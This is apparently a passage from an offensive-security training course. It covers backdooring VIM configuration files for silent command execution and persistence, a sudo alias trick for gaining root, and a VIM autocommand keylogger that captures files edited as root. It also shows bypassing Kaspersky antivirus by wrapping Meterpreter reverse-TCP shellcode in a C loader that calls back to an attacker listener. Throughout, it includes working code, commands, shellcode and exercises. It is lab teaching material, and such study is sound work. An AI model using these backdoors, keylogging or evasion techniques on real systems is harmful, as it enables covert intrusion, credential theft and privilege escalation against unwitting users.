Putting our commands directly into the user's `.vimrc` file isn't particularly stealthy, as a user modifying their own settings may accidentally discover the changes we've made. There is, however, another option.

We can "source" a shell script using the bash `source` command.<sup>570</sup> This loads a specified shell script and runs it for us during the normal configuration process.

This approach provides only a slight level of obfuscation since a user is less likely to dig deeper into these referenced files.

We can also "import" other VIM configuration files into the user's current config with the `:source` command.<sup>571</sup> Note that the `source` call for loading a VIM configuration file is prepended with a colon and not an exclamation point, which is used for shell commands.

---

<sup>568</sup> (Mendel Cooper, 2014), <http://tldp.org/LDP/abs/html/internalvariables.html>

<sup>569</sup> (StackExchange, 2015), <https://unix.stackexchange.com/questions/181492/why-is-it-risky-to-give-sudo-vim-access-to-ordinary-users>

<sup>570</sup> (Linuxize, 2020), <https://linuxize.com/post/bash-source-command/>

<sup>571</sup> (Stack Overflow, 2009), <https://stackoverflow.com/questions/803464/how-do-i-source-something-in-my-vimrc-file>

As a more stealthy approach, we can leverage the VIM plugin directory. As long as the files have a `.vim` extension, all VIM config files located in the user's `~/.vim/plugin` directory will be loaded when VIM is run.

In our lab machine, let's say we have compromised the `offsec` user, and we have a working shell.

We can modify the user's `.vimrc` file in their home directory (or create one if they don't have it) and add the following line.

```
!source ~/.vimrunscript
```

*Listing 438 - Sourcing a shell script in a VIM config file*

This will load and run a shell script called `.vimrunscript` from the user's home directory. In a real-world scenario, it might be useful to pick a file path outside the user's home directory but for simplicity, we'll keep it here.

Next, we can create the shell script file at `/home/offsec/.vimrunscript` with the following contents.

```
#!/bin/bash
echo "hacked" > /tmp/hacksrcout.txt
```

*Listing 439 - Shell script to source from VIM*

The script echoes the word "hacked" to a file called `/tmp/hacksrcout.txt`.

If we try to run VIM now, we get an obvious debug output message explaining that we're sourcing a configuration file.

```
offsec@linuxvictim:~$ vi /tmp/test.txt
:!source /home/offsec/.vimrunscript
```

```
Press ENTER or type command to continue
```

*Listing 440 - A debug message shown when sourcing a shell script in VIM*

This is obviously undesirable as it would tip off the user. Luckily, VIM has a built-in command for this, the `:silent` command.

This command mutes any debug output which would normally be sent to the user when running VIM. We'll change our line in the user's `.vimrc` file to the following.

```
:silent !source ~/.vimrunscript
```

*Listing 441 - Silencing the debug message*

We will remove the previous attempt's `/tmp/hacksrcout.txt` file and try again. This time when we run VIM, our file opens, and we don't get any suspicious messages.

If we check the `/tmp/` directory, we find that our test output file was created successfully.

```
offsec@linuxvictim:~$ ls -al /tmp/hacksrcout.txt
-rw-rw-r-- 1 offsec offsec 7 Jul  8 13:51 /tmp/hacksrcout.txt

offsec@linuxvictim:~$ cat /tmp/hacksrcout.txt
hacked
```

*Listing 442 - Our silenced sourced script created the output file successfully*

This is handy for triggering scripts when a user opens a file in VIM, but it doesn't really give us much more access than we already have. We've got a shell as the user, so we can do most things they can. However, if the user has *sudo* access, we may be able to do more.

In most cases, users with *sudo* rights are required to enter their password when performing activities with elevated permissions via the *sudo* command. We can't perform activities as *root* via *sudo* because we don't know the user's password. We can weaponize this VIM vector to gain root privileges if the user runs VIM as *root* or uses the *visudo* command.<sup>572</sup>

Note that VIM handles its configuration files differently for a user in a *sudo* context depending on the distribution of Linux. In some systems such as *Ubuntu* and *Red Hat*, VIM will use the current user's *.vimrc* configuration file even in a *sudo* context. In other distributions, such as *Debian*, in a *sudo* context, VIM will use the *root* user's VIM configuration.

In an assessment on an *Ubuntu*, *Red Hat*, or similar system, if the user runs VIM via *sudo*, our script being sourced will also run as *root*. Because of this, we will achieve *root* access without any extra effort. On a *Debian* or similar system that does not persist the user's shell environment information when moving to a *sudo* context, we can add an *alias*<sup>573</sup> to the user's *.bashrc* file.

---

```
alias sudo="sudo -E"
```

---

*Listing 443 - Alias to force sudo to use current user's environment*

An alias is just a shortcut to substitute a different command when a specific command is entered on the command line. The alias above replaces a standard *sudo* call with one that will force *sudo* to persist the user's VIM settings. The shell script being loaded will then also run as *root*. We will need to **source** our *.bashrc* file from the command line if we want the alias changes to go into effect right away.

---

```
offsec@linuxvictim:~$ source ~/.bashrc
```

---

*Listing 444 - Forcing alias changes to go into effect immediately*

In some cases, users are given limited *sudo* rights to run only specific programs. We can check this from a shell using the following command (we're using the *linuxvictim* user here).

---

```
linuxvictim@linuxvictim:~$ sudo -l
Matching Defaults entries for linuxvictim on linuxvictim:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User linuxvictim may run the following commands on linuxvictim:
    (root) NOPASSWD: /usr/bin/vim /opt/important.conf
```

---

*Listing 445 - Sudo rights for a user*

This limited access can be set in the */etc/sudoers* file with the same syntax as the highlighted line above. When a command is specified at the end of the line, the user can run *sudo* only for that command. In the above case, the *linuxvictim* user has the ability to use VIM as *sudo* only to open the */opt/important.conf* file.

---

<sup>572</sup> (Die.net, 2012), <https://linux.die.net/man/8/visudo>

<sup>573</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Alias\\_\(command\)](https://en.wikipedia.org/wiki/Alias_(command))

In this case, a password is not required for sudo access. Because of this, we can run VIM and then enter **:shell** to gain a root shell automatically. If a password was required, we could use the previously discussed alias vector to gain root access with our backdoor script.

---

*Note that many administrators now require the use of `sudoedit`<sup>574</sup> for modifying sensitive files. This process makes copies of the files for the user to edit and then uses `sudo` to overwrite the old files. It also prevents the editor itself from running as `sudo`. Having said this, it is also not uncommon to find that system administrators simply add VIM to the allowed commands in the `sudoers` file instead.*

---

We've discussed a way to run scripts via a VIM backdoor, but what happens if the environment is restricted and won't allow shell access? Let's examine a method for creating a rudimentary "keylogger" through VIM that operates even in a restricted VIM session.

#### 10.1.1.1 Exercises

1. Backdoor VIM as described in the module by modifying the user's `.vimrc` file directly and running a command while silencing the output.
2. Backdoor VIM by adding a script to the VIM plugins folder.
3. Backdoor VIM by sourcing a secondary shell script in the user's `.vimrc` file while silencing the output.
4. Create an alias for the user for `sudo` to preserve the user's environment and activate it by sourcing the user's `.bashrc` file. Then execute a command as `root` by running VIM as `sudo`.
5. Using the `linuxvictim` user, run VIM via `sudo` and get a root shell using the **:shell** command.

#### 10.1.1.2 Extra Mile

Get a reverse shell using the above VIM backdoor as root.

### 10.1.2 VIM Config Simple Keylogger

As we've mentioned, it's possible to enter various commands into VIM's `.vimrc` configuration files to perform actions when the application starts or within a running editor session. VIM also gives the ability for a user (or in our case, an attacker) to define actions to be performed when various trigger conditions occur. This is done through the use of *autocommands*.<sup>575</sup>

In this scenario, we want to create a rudimentary keylogger to log any changes a user makes to a file using our compromised VIM editor. This could be useful for capturing sensitive data in configuration files or scripts.

---

<sup>574</sup> (Die.net, 2012), <https://linux.die.net/man/8/sudoedit>

<sup>575</sup> (Bram Moolenaar, 2010), <http://vimdoc.sourceforge.net/html/doc/autocmd.html>

We won't be able to use our previous approach because the current system uses a restricted VIM environment that blocks any shell commands. Thankfully, autocommand settings are internal to VIM and do not require the shell.

We can use **:autocmd** in a VIM configuration file or in the editor to set actions for a collection of predefined events. A complete list is too extensive to include here, but can be viewed at the autocommand reference linked above.

Some useful examples are *VimEnter* (entering VIM), *VimLeave* (leaving VIM), *FileAppendPre* (right before appending to a file), and *BufWritePost* (after writing a change buffer to a file). All of these provide different triggers for performing actions that might benefit an attacker.

We don't want to risk preventing the user from actually saving their files as this might alert them. To avoid this, we can perform our actions based on the *BufWritePost* event in VIM. This activates once a buffer has already been written to the intended file.

We can define an autocommand using the *autocmd* keyword. We then specify which autocommand trigger we want to use, then identify which files we want it to act on. Finally, we'll provide the command we want to perform once the action is triggered.

Let's set up an autocommand that fires on the *BufWritePost* action and then writes the content of the file to a log file we specify. We want the action to work on all files being edited. The command would look something like this.

---

```
:autocmd BufWritePost * :silent :w! >> /tmp/hackedfromvim.txt
```

---

*Listing 446 - Setting an action for our autocommand event*

In the above command, we start by specifying that we're defining an autocommand via **:autocmd**. *BufWritePost* is the event we're going to trigger on, meaning that after a buffer is written to a file, we will perform our action. The "\*" specifies that this action will be performed for all files being edited. We could change this to match only files with a particular name or file extension, but in our case we want to do this for every file. Everything after this point is the actual command we'll perform when the trigger is activated.

The command being run after our condition is triggered is made up of several subcommands. First, we specify that there shouldn't be any debug output by using the **:silent** command. We then use **:w!** to save the buffer contents. The exclamation point (!) is a force modifier. In this case, it will overwrite an existing file if one exists and write to file, even if the file doesn't already exist. We then redirect the output to append to **/tmp/hackedfromvim.txt**.

Putting the above command into our user's **.vimrc** file is not very discreet, so let's add a layer of obfuscation. To do this, we can load a secondary VIM configuration file from a different location. We'll put our command in **/home/offsec/.vim/plugin/settings.vim**. While this doesn't prevent the user from viewing the file, it does make it less likely the user will see it.

If we run VIM on a test file and insert any content, we notice that we don't get any error messages or indication that anything is wrong. Additionally, our output file was written successfully as shown in the listing below.

---

```
offsec@linuxvictim:~$ vi /tmp/test.txt
```

---

```
offsec@linuxvictim:~$ ls -al /tmp/hackedfromvim.txt
-rw-rw-r-- 1 offsec offsec 26 Jul 31 13:52 /tmp/hackedfromvim.txt
```

*Listing 447 - Our attack worked successfully*

---

*It's also possible to run shell commands on an autocommand trigger. For example, if we wanted to run a shell script instead of saving the buffer to a file, we could just replace everything after ":silent" with "!" followed by a shell script name or shell command. Note that in our current restricted environment, we can't use this approach.*

---

This approach is useful, but it logs the entire contents of the changed file to our log file for every file the target user edits. Our log file could grow quickly. Let's refine our attack to include only files that the user is editing using elevated permissions.

Thankfully, VIM allows for control logic in its internal scripting language. Additionally, as we mentioned earlier, it's possible to access environment variables from within VIM, including which user the application is running as. Let's put these together to make our keylogger more efficient.

VIM supports the use of basic *if* statements in its configuration scripts in this manner.

```
:if <some condition>
:<some command>
:else
:<some alternative command>
:endif
```

*Listing 448 - Control logic in VIM config files*

Combining this with the ability to use environment variables, we can check whether the user is running as root.

```
:if $USER == "root"
:autocmd BufWritePost * :silent :w! >> /tmp/hackedfromvim.txt
:endif
```

*Listing 449 - Checking if our user is root*

Let's replace our line in **settings.vim** with this.

Previously, we discussed how in some system configurations it's possible to persist the VIM's user environment settings in a sudo context. In these situations, when the user runs VIM as themselves, VIM behaves normally. When they run VIM in a sudo context, however, the keylogger will write any changes they make to files to the log file we've specified.

```
offsec@linuxvictim:~$ rm /tmp/hackedfromvim.txt

offsec@linuxvictim:~$ vi /tmp/test.txt

offsec@linuxvictim:~$ ls -al /tmp/hackedfromvim.txt
ls: cannot access '/tmp/hackedfromvim.txt': No such file or directory

offsec@linuxvictim:~$ sudo vi /tmp/test.txt
```



```
offsec@linuxvictim:~$ ls -al /tmp/hackedfromvim.txt
-rw-r--r-- 1 root root 31 Jul 31 14:02 /tmp/hackedfromvim.txt
```

*Listing 450 - Running the exploit as sudo*

From the results in listing 450, we find that our attempt at running VIM as a normal user didn't result in the creation of our log file. However, when we run as sudo, the log file is created under the root user.

In this section, we discussed creating a rudimentary keylogger or file content monitoring utility with VIM's autocommand feature, as well as how to silence the output and provide some control logic to its actions. This provides additional attack vectors and allows us to potentially escalate our privileges once we've gained an initial foothold.

Next, we'll change topics and find ways to bypass antivirus on Linux in order to run malicious payloads.

### 10.1.2.1 Exercises

1. Use an autocommand call to write a simple VIM keylogger and silence it as in this section, sourcing it from a separate file than the user's `.vimrc` file.
2. Modify the keylogger to only log modified file contents if the user is `root`.

## 10.2 Bypassing AV

Linux-based antivirus solutions are less commonly deployed than Windows-based solutions. Malware authors tend to focus less on Linux than Windows as the majority of endpoint users are in a Windows environment. This doesn't mean that Linux-based antivirus solutions are ineffective, but overall they tend to be less cutting-edge than Windows-based solutions.<sup>576</sup>

Servers running Linux often have business-critical roles and support essential services. Because of the limited effectiveness of antivirus on Linux, the impact of malware on these systems could be higher than their Windows counterparts.

In this section, we'll bypass the modern Linux-based *Kaspersky Endpoint Security* antivirus solution.<sup>577</sup>

### 10.2.1 Kaspersky Endpoint Security

Kaspersky is a well-known and widely-used vendor for antivirus products and as such, provides a good baseline for testing antivirus protections on Linux systems. Kaspersky's Endpoint Security product, by default, enables real-time protection. We'll disable this for now to more clearly demonstrate some foundational concepts.

We can turn Kaspersky off using the `kes1-control` utility. We need to use the `--stop-t` flag, which stops a specified task number. The documentation indicates that real-time protection runs as task number 1.

<sup>576</sup> (AV Test, 2015), <https://www.av-test.org/en/news/linux-16-security-packages-against-windows-and-linux-malware-put-to-the-test/>

<sup>577</sup> (Kaspersky, 2020), <https://support.kaspersky.com/kes11linux>



```
offsec@linuxvictim:/opt/av$ sudo ksl-control --stop-t 1
[sudo] password for offsec:
Task has been stopped
```

*Listing 451 - Disabling realtime protection for our initial tests*

In a real-world scenario, we wouldn't be able to turn off real-time protection unless we had elevated privileges, but this makes it a bit easier to demonstrate the detection capability of Kaspersky on some basic files. If we don't turn off real-time protection, our demonstration files will be immediately deleted on download or file access. Moving forward, we'll manually scan the files we want to check.

First, we'll try the EICAR test file.<sup>578</sup> This file is used by antivirus vendors to test the detection capabilities of their products. All modern antivirus systems are trained on this and should detect it.

Let's run a scan on the EICAR test file found at `/opt/av/eicar.txt`.

During testing, if the file is deleted and we want to reproduce the original EICAR file on the VM, we can use the following command. Note that it's important to ensure real-time protection is turned off when performing this step or the file will be deleted again.

```
offsec@linuxvictim:/opt/av$ sudo gpg -d eicar.txt.gpg > eicar.txt
```

*Listing 452 - Repairing the EICAR file*

The command decrypts the encrypted version of the EICAR file (with the password "lab") and copies it back to the `eicar.txt` file.

To perform the scan, we can run the `ksl-control` utility as before, but this time with the `--scan-file` flag, which specifies a file to scan for viruses.

In the following commands, we check to ensure the file exists, run a scan on our EICAR test file, and then confirm that the file was deleted from the file system by Kaspersky.

```
offsec@linuxvictim:/opt/av$ ls -al eicar.txt
-rwxrwxrwx 1 root root 68 Jul  1 15:34 eicar.txt

offsec@linuxvictim:/opt/av$ sudo ksl-control --scan-file ./eicar.txt
Scanned objects           : 1
Total detected objects    : 1
Infected objects and other objects : 1
Disinfected objects       : 0
Moved to Storage          : 1
Removed objects           : 1
Not disinfected objects   : 0
Scan errors               : 0
Password-protected objects : 0
Skipped objects           : 0

offsec@linuxvictim:/opt/av$ ls -al eicar.txt
ls: cannot access 'eicar.txt': No such file or directory
```

*Listing 453 - Scanning EICAR test file*

<sup>578</sup> (Eicar, 2020), [https://www.eicar.org/?page\\_id=3950](https://www.eicar.org/?page_id=3950)

We can view the name of the detected infection by querying Kaspersky's event log. To do this, we need to specify **-E** to review the event log and **--query** to list out the items detected. We can then use **grep** to filter on "DetectName" to display the names of the detected malware.

```
offsec@linuxvictim:/opt/av$ sudo ksl-control -E --query | grep DetectName
DetectName=EICAR-Test-File
```

*Listing 454 - Viewing EICAR test file scan output*

The resulting DetectName entry states that Kaspersky detected the EICAR test file, which is what we were initially scanning. This confirms Kaspersky is working properly and detecting malicious files.

Next, we'll try scanning a Meterpreter payload. Let's generate an unencoded 64-bit Linux Meterpreter reverse TCP payload (linux/x64/meterpreter/reverse\_tcp) on Kali as an ELF file named **met.elf** and then transfer it to the lab machine in the **/tmp** directory.

If we run a scan with Kaspersky on our **met.elf** file as we did with our EICAR test file, the file is detected as malware.

```
offsec@linuxvictim:/tmp$ sudo ksl-control --scan-file ./met.elf
Scanned objects                : 1
Total detected objects         : 1
Infected objects and other objects : 1
Disinfected objects            : 0
Moved to Storage               : 1
Removed objects                : 1
Not disinfected objects        : 0
Scan errors                    : 0
Password-protected objects     : 0
Skipped objects                : 0

offsec@linuxvictim:/tmp$ sudo ksl-control -E --query | grep DetectName
DetectName=EICAR-Test-File
DetectName=HEUR:Backdoor.Linux.Agent.ar
```

*Listing 455 - Scanning a Meterpreter shell ELF*

The results show that our Meterpreter ELF file was detected, automatically deleted, and categorized as "Backdoor.Linux.Agent.ar".

If we try a few variations on this, we notice different results. 32-bit Meterpreter payloads are caught with or without an encoder set (using x86/shikata\_ga\_nai) when generating the Meterpreter ELF file. However, a 64-bit Meterpreter payload encoded with the x64/zutto\_dekiru encoder is not detected by the AV as shown in the listing below.

```
offsec@linuxvictim:/tmp$ sudo ksl-control --scan-file ./met64zutto.elf
Scanned objects                : 1
Total detected objects         : 0
Infected objects and other objects : 0
Disinfected objects            : 0
Moved to Storage               : 0
Removed objects                : 0
Not disinfected objects        : 0
Scan errors                    : 0
```

```
Password-protected objects      : 0
Skipped objects                 : 0
```

*Listing 456 - 64-bit Zutto\_Dekiru-encoded Meterpreter ELF file scanned*

Let's try a different approach and put our unencoded x64 payload into a C program as shellcode instead.

This time, we'll restore real-time protection to make things more realistic. We can do this by again running **kesl-control**, this time using the **--start-t** flag, which starts a task. We'll specify task "1" again (the real-time protection task).

```
offsec@linuxvictim:/tmp$ sudo kesl-control --start-t 1
[sudo] password for offsec:
Task has been started
```

*Listing 457 - Re-enabling realtime protection for our initial tests*

Now that real-time protection is enabled, when we access or run a file, Kaspersky will automatically scan it for viruses.

We can regenerate a 64-bit unencoded shellcode with **msfvenom**, this time with an output type of "c", on our Kali VM. We will then insert it in a C program, which will act as a wrapper to load and run the shellcode.

We haven't covered C programming in this course, so let's take a moment to review each part of the code individually.

The first three lines are *include* statements. They allow us access to functions included in the libraries that are defined by the C programming language standard.<sup>579</sup>

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

*Listing 458 - C code wrapper include statements*

The next section is an unsigned character array variable called *buf* that contains our shellcode output in C format from **msfvenom**.

```
// Our payload generated by msfvenom
unsigned char buf[] =
"\x48\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\xb2\x07\x0f\x05\x48\x85\xc0\x78\x51\x6a\x0a"
"\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05"
"\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00\x05\x39\xc0\xa8"
"\x76\x03\x51\x48\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x59"
"\x48\x85\xc0\x79\x25\x49\xff\xc9\x74\x18\x57\x6a\x23\x58\x6a"
"\x00\x6a\x05\x48\x89\xe7\x48\x31\xf6\x0f\x05\x59\x59\x5f\x48"
"\x85\xc0\x79\xc7\x6a\x3c\x58\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e"
"\x5a\x0f\x05\x48\x85\xc0\x78\xed\xff\xe6";
```

*Listing 459 - C code wrapper payload buffer*

The final section is the *main* function.

<sup>579</sup> (open-std.org, 2013), <http://www.open-std.org/JTC1/SC22/WG14/www/standards>

```
int main (int argc, char **argv)
{
    // Run our shellcode
    int (*ret)() = (int(*)())buf;
    ret();
}
```

*Listing 460 - C code wrapper main function*

This contains the content of our program and is run when our program starts. The *main* function takes two arguments, an integer called *argc*, which stores how many arguments are passed to the program and one called *argv*, which is an array of strings containing the actual values of the arguments passed to the program.

Inside our *main* function, we have two lines of code that can seem a little complicated. The C language supports pointers.<sup>580</sup> A pointer variable (indicated by a *\** between the variable type and the variable name) just stores the address of a place in memory that points to a value of the type we specify. Let's examine a quick example.

```
int myvalue = 10;
int* myptr = &myvalue;
int myothervalue = *myptr;
```

*Listing 461 - Pointers in C*

In the above code, we create an integer variable called *myvalue*, which has a value of "10".

In the second line, we create an integer pointer called *myptr* as indicated by *int\**. This points to a place in memory that stores an integer value, in this case, the value of the *myvalue* variable we created in the previous line. The address of the *myvalue* variable is retrieved by using an ampersand (&) character before the variable name.

In the final line, we use the dereference operator<sup>581</sup> (*\**) to get the value stored at the address in *myptr* and save it in the *myothervalue* variable.

If we ran code to print the contents of all three variables, we would receive output something like this.

```
myvalue: 10
myptr: 1793432192
myothervalue: 10
```

*Listing 462 - Values of the different variables*

The *myvalue* output is "10" because we're printing out the value of the variable itself. The *myptr* value shown is the value stored by the pointer. As we know, pointers store memory addresses, so this value is the memory address where the *myvalue* variable is being stored. The *myothervalue* variable is retrieving the data stored at the location pointed to by our *myptr* value. Because *myptr* is storing the location of our first variable *myvalue*, and we're retrieving the information stored there, we get an output of "10". This is because *myothervalue* is accessing the same data as what is stored in *myvalue* by using a pointer.

<sup>580</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Pointer\\_\(computer\\_programming\)](https://en.wikipedia.org/wiki/Pointer_(computer_programming))

<sup>581</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Dereference\\_operator](https://en.wikipedia.org/wiki/Dereference_operator)

Now that we've covered how pointers work, we can examine the last two lines in our shellcode encoder's *main* function.

```
int (*ret)() = (int(*)())buf;
ret();
```

*Listing 463 - Our last two lines of main*

In the first line of Listing 463, we are defining a function pointer<sup>582</sup> called *ret*.

---

*A thorough coverage of function pointers and how they work is outside the scope of this course. At a high-level, they work the same way as a pointer to other types of objects in memory, except they point to a place in memory where function code is stored.*

---

In our code above, the *ret* function takes in no arguments (as indicated by the empty parentheses to the left of the equals sign).

```
int (*ret)() = ...
```

*Listing 464 - Our function doesn't take any arguments*

The *int* on the left indicates that our function returns an integer value.

On the right of the equals sign, we have the name of our shellcode variable, *buf*, but with some elements within parentheses before it:

```
... = (int(*)())buf;
```

*Listing 465 - Casting our buffer as a function pointer*

The parentheses and their contents just indicate that we're *casting*<sup>583</sup> our *buf* variable to be a function pointer. Normally, character array variables are just pointers to a set of characters in memory, so it's already a pointer. In this case, we're casting it to be a function pointer specifically. This allows us to call our *buf* shellcode like any other function.

The last line of our *main* function just takes the function pointer we've created (called *ret*) and calls the function it points to, which is our shellcode.

Once our wrapper program is written, we'll set up a listener in Metasploit matching our shellcode type. Then we'll compile our code with the *Gnu C Compiler*<sup>584</sup> (*gcc*).

Our *buf* variable is a local variable and as such, is stored on the stack.<sup>585</sup> Our shellcode execution would normally be blocked as the stack is marked as non-executable for binaries compiled by modern versions of *gcc*. We can explicitly allow it with the **-z execstack** parameter.<sup>586</sup>

---

<sup>582</sup> (Alex Allain, 2019), <https://www.cprogramming.com/tutorial/function-pointers.html>

<sup>583</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Type\\_conversion](https://en.wikipedia.org/wiki/Type_conversion)

<sup>584</sup> (Free Software Foundation, Inc., 2020), <https://gcc.gnu.org>

<sup>585</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Local\\_variable](https://en.wikipedia.org/wiki/Local_variable)

<sup>586</sup> (Rapid7, 2018), <https://github.com/rapid7/metasploit-framework/issues/9663>

We'll provide an output file, **hack.out**, with the **-o** parameter and a source code file, **hack.c**.

```
offsec@linuxvictim:/tmp$ gcc -o hack.out hack.c -z execstack
```

*Listing 466 - Compiling our C code wrapper*

---

*Note that we can compile this example on our Kali VM or the linuxvictim VM in our lab. In a real-world environment, if compiling on Kali, we would need to be sure the processor architecture matched the target environment.*

---

Next, we can run our shellcode wrapper.

```
offsec@linuxvictim:/tmp$ ./hack.out
```

*Listing 467 - Running our C code wrapper*

On our Metasploit side, we receive our shell.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.120:1337
[*] Sending stage (3021284 bytes) to 192.168.120.45
[*] Meterpreter session 6 opened (192.168.119.120:1337 -> 192.168.120.45:52140)

meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
```

*Listing 468 - Receiving a shell from our C code wrapper*

We know our shellcode wrapper program works even though Kaspersky real-time scanning is enabled, but let's try explicitly scanning it with Kaspersky just to find out what happens.

```
offsec@linuxvictim:/opt/av$ sudo ksl-control --scan-file ./hack.out
Scanned objects                : 1
Total detected objects         : 0
Infected objects and other objects : 0
Disinfected objects            : 0
Moved to Storage               : 0
Removed objects                : 0
Not disinfected objects        : 0
Scan errors                    : 0
Password-protected objects     : 0
Skipped objects                : 0
offsec@linuxvictim:/opt/av$
```

*Listing 469 - Scan results from our C code wrapper*

Surprisingly, we can bypass Kaspersky by simply wrapping our shellcode in a C program.

Kaspersky was fairly easy to bypass. However, not all antivirus products are the same, so let's try an alternative.

### 10.2.2 Antiscan.me

The *AntiScan.me*<sup>587</sup> website is a good option to check multiple scanners at the same time. We can use this service to check our C shell wrapper binary and determine if it's detected by any other products.

---

*Antiscan.me only allows three free scans daily, so we will want to choose our scans wisely or pay for a subscription. The number of detections may vary depending on the version of payload being used and any configuration changes made by Antiscan to their infrastructure.*

---

Lets run a simple test using a known malicious file. A good choice would be the simple Meterpreter ELF files that we generated earlier.

---

*Because of the daily scan limit, performing this scan while following along is not necessary. We've included it here in order to demonstrate the results of a simple example.*

---

Antiscan will only accept files with an extension of **.exe** so we will rename the file in our Kali VM and then upload it to Antiscan's website. This may not be a completely valid test as we don't know how Antiscan handles files on the backend, and the requirement to have files with an extension of **.exe** indicates they're likely expecting Windows malware samples. Still, this test will allow us to at least get an idea of whether basic Linux Meterpreter payloads are caught.

First, we'll scan the 32-bit Linux Meterpreter ELF file that we generated previously. The file is detected by 8 of 26 scanners. At least some of the scanners recognize the file specifically as an ELF file with a malicious payload or as a Linux-based threat. This tells us that AntiScan.me is at least partially Linux-aware.

---

<sup>587</sup> (AntiScan.Me, 2020), <https://www.antiscan.me/>

AntiScan.Me
 Login
 Sign Up
 Faq
 Blog
 Contact
 2 scans remaining

Filename  
 m32.exe

MD5  
 be78720c7d564416dbbc1dcc07b85f1

Detected by  
 8/26

Scan Date  
 05-08-2020 18:00:42

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.

REVERSE PROXY  
 WARZONE RAT

Excel Exploit  
 Silent + Macro

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Clean	Fortinet: ELF/Agent.ARltr
AhnLab V3 Internet Security: detected	F-Secure: Clean
Alyac Internet Security: Clean	IKARUS: Clean
Avast: ELF:Agent-AER [Trj]	Kaspersky: HEUR:Backdoor.Linux.Agent.ar
AVG: ELF:Agent-AER [Trj]	McAfee: GenericRXIA-CIIBE787F20C7D5
Avira: Clean	Malwarebytes: Clean
BitDefender: Clean	Panda Antivirus: Clean
BullGuard: Clean	

Figure 167: 32-bit Linux Meterpreter scanned

If we try to scan our 64-bit Linux Meterpreter ELF file, as shown in the image below, it is detected by four of the scanners. This isn't a reassuring result, but at least some of the products detect our file. Note that the scanners identify the file as an ELF file and the payload as Linux-based, similar to our 32-bit file.






Figure 168: Generic Meterpreter shell scanned

While Antiscan.me is likely geared toward Windows binaries, based on the required file extension being .exe, we can observe that its scanners use signatures for Linux-based malware as well. The major competitor/alternative option for this service is VirusTotal, which reports submitted samples to antivirus companies to develop detection signatures. In our case, this is undesirable, which is why we prefer Antiscan.me.

Also note that Kaspersky detected the binary in the same manner as it did on our system, which indicates that the signatures are the same and we're doing at least a reasonably fair comparison.

Now that we know the scanners work, we'll try our simple C shellcode wrapper binary. After renaming with an .exe extension, and downloading the file to our Kali VM, we can upload it to the website.

Surprisingly, it only gets 2 detections out of 26 possible scanners.

